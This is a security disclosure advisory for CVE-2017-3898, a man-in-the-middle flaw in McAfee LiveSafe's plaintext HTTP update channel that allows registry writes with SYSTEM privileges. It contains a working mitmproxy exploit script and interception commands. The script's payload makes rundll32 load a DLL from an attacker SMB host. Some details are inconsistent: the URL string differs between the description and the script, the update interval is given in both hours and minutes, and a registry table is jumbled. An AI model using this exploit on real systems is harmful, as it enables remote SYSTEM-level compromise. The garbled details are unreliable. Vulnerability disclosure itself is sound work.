

# SSD Advisory – McAfee LiveSafe MiTM Registry Modification leading to Remote Command Execution

[blogs.securiteam.com/index.php/archives/3248](https://blogs.securiteam.com/index.php/archives/3248)

SSD / Maor Schwartz

September 7, 2017

## Vulnerabilities Summary

The following advisory describes a Remote Code Execution found in McAfee McAfee LiveSafe (MLS) versions prior to 16.0.3. The vulnerability allows network attackers to modify the Windows registry value associated with the McAfee update via the HTTP backend-response.

McAfee Security Scan Plus is a free diagnostic tool that ensures you are protected from threats by actively checking your computer for up-to-date anti-virus, firewall, and web security software. It also scans for threats in any open programs.

## Credit

An independent security research company, Silent Signal, has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program.

## Vendor response

The vendor has released patches to address this vulnerability.

For more information: <https://service.mcafee.com/webcenter/portal/cp/home/articleview?articleId=TS102714>

CVE: CVE-2017-3898

## Vulnerabilities Details

An active network attacker can achieve remote code execution in multiple McAfee products. Affected products retrieve configuration data over plaintext HTTP channel from the `http://COUNTRY.mcafee.com/apps/msc/webupdates/mscconfig.asp` URL (where `COUNTRY` is a two letter country identifier, e.g. "uk").

The response body contains XML formatted data, similar to the following:

```
1 <webservice-response response-version="1.0" frequency="168"
2 verid="1#1316#15#0#2">
3 <update>
4 <reg key="HKLM\SOFTWARE\McAfee\MSC\Settings\InProductTransaction"
5 name="enable" type="REG_DWORD" value="1" obfuscate="0"/>
6 </update>
7 </webservice-response>
```

The response describes a Registry modification with the reg tags under the webservice-response/update path.

This request and subsequent update is triggered automatically, first upon the installation of the software then after the number of hours indicated by the frequency attribute of the webservice-request node (168 minutes by default).

The update is executed by the `PlatformServiceFW.dll` of the `McSvHost.exe` process by invoking the `mcsvrnt.exe` program with the `/update` argument. The `McSvHost.exe` process is running with `SYSTEM` privileges that is inherited by `mcsvrnt.exe` that implements the Registry change.

As a result active network attackers can modify the server responses to write the Registry of the target with `SYSTEM` privileges.

## Proof of Concept

The exploit runs as a proxy that intercepts and modifies plaintext HTTP requests and responses. Since the target software performs certificate validation for HTTPS services it's important to let these connections pass through without modification.

In regular HTTP proxy mode this can be achieved by using the `--ignore` command line parameter of mitmproxy:

```
1 mitmproxy -s mcreggeli_inline.py --ignore '.*'
```

In case of transparent proxy mode the above parameter should not be provided:

```
1 mitmproxy -s mcreggeli_inline.py -T
```

For transparent proxy mode the following commands configure NAT and port redirection on common Debian-based Linux distributions (eth0 is the interface visible to the target, eth1 is connected to the internet):

```
1 iptables -t nat -A PREROUTING -i eth0 -p tcp \
2 --dport 80 -j REDIRECT --to 8080
3 iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
4 sysctl net.ipv4.ip_forward=1
```

The script looks for the `"mscconfig.asp"` string in the request URL. If found the XML response body is deserialized, and new reg nodes are added based on the REG variable declared at the beginning of the script. The REG variable is a list of dictionaries, each dictionary containing the following keys:


- Key – The name of the Registry key to modify (e.g. “HKLM\SYSTEM\CurrentControlSet\Services\mfefvtp”, backslashes should be escaped properly for Python)
- Type – Type of the value to create (e.g. “REG\_SZ” for strings)
- Name – Name of the value to create
- Value – Value to be created

The exploit also changes the frequency attribute to 1 so re-exploitation can be performed in shorter time (in 1 hour) if needed. After the new nodes are inserted, the resulting object is serialized and put in place of the original response body.

To demonstrate code execution one of the own service entries of the affected McAfee products (*mfefvtp* – McAfee Process Validation Service) was overwritten: the *ImagePath* value of the *HKLM\SYSTEM\CurrentControlSet\Services\mfefvtp* key was replaced to point the built-in *rundll32.exe* with an *UNC* path argument pointing to the attacker host (The payload (*test.dll*) was served with Metasploit's *smb\_delivery* module during testing):

The REG variable was declared like the following:

```
1  REG=[{"key": "HKLM\\SYSTEM\\CurrentControlSet\\Services\\mfefvtp",
      "type": "REG_SZ", "name": "ImagePath", "value": "c:\\windows\\system32\\rundll32.exe
      \\172.16.205.1\\pwn\\test.dll,0"},]
```



Name	Type	Data
mfefvtp	REG_SZ	c:\windows\system32\rundll32.exe \\172.16.205.1\pwn\test.dll,0
mfefvtp	REG_SZ	ImagePath
mfefvtp	REG_SZ	Frequency
mfefvtp	REG_SZ	ImageName
mfefvtp	REG_SZ	ImagePath
mfefvtp	REG_SZ	ImagePath
mfefvtp	REG_SZ	ImagePath

In this way SYSTEM level command execution is triggered after the machine is restarted, the exploit was not caught by the McAfee software.

mcreggeli\_inline.py

```
1  #!/usr/bin/env python3
2  #
3  # HTTP proxy mode:
4  # mitmproxy -s mcreggeli_inline.py --ignore '*'
5  #
6  # Transparent proxy mode:
7  # mitmproxy -s mcreggeli_inline.py -T --host
8  #
9
10 from mitmproxy import ctx, http
11 from lxml import etree
12
13 REG=[{"key": "HKLM\\SYSTEM\\CurrentControlSet\\Services\\mfefvtp", "type": "REG_SZ", "name": "ImagePath", "value": "c:\\windows\\system32\\rundll32.exe
14 \\172.16.205.1\\pwn\\test.dll,0"},]
15
16 def response(flow):
17     if flow.request.scheme == "http" and "msconfig.asp" in flow.request.url:
18         try:
19             oxml=etree.XML(flow.response.content)
20             oxml.set("frequency", "1")
21             update=oxml.xpath("//webservice-response/update")[0]
22             for r in REG:
23                 reg=etree.SubElement(update, "reg")
24                 reg.set("key", r["key"])
25                 reg.set("type", r["type"])
26                 reg.set("obfuscate", "0")
27                 reg.set("name", r["name"])
28                 reg.set("value", r["value"])
29             #ctx.log(etree.tostring(oxml))
30             flow.response.content=etree.tostring(oxml)
31             ctx.log("[+] [MCREGGELI] Payload sent")
32         except etree.XMLSyntaxError:
33             ctx.log("[-] [MCREGGELI] XML deserialization error")
```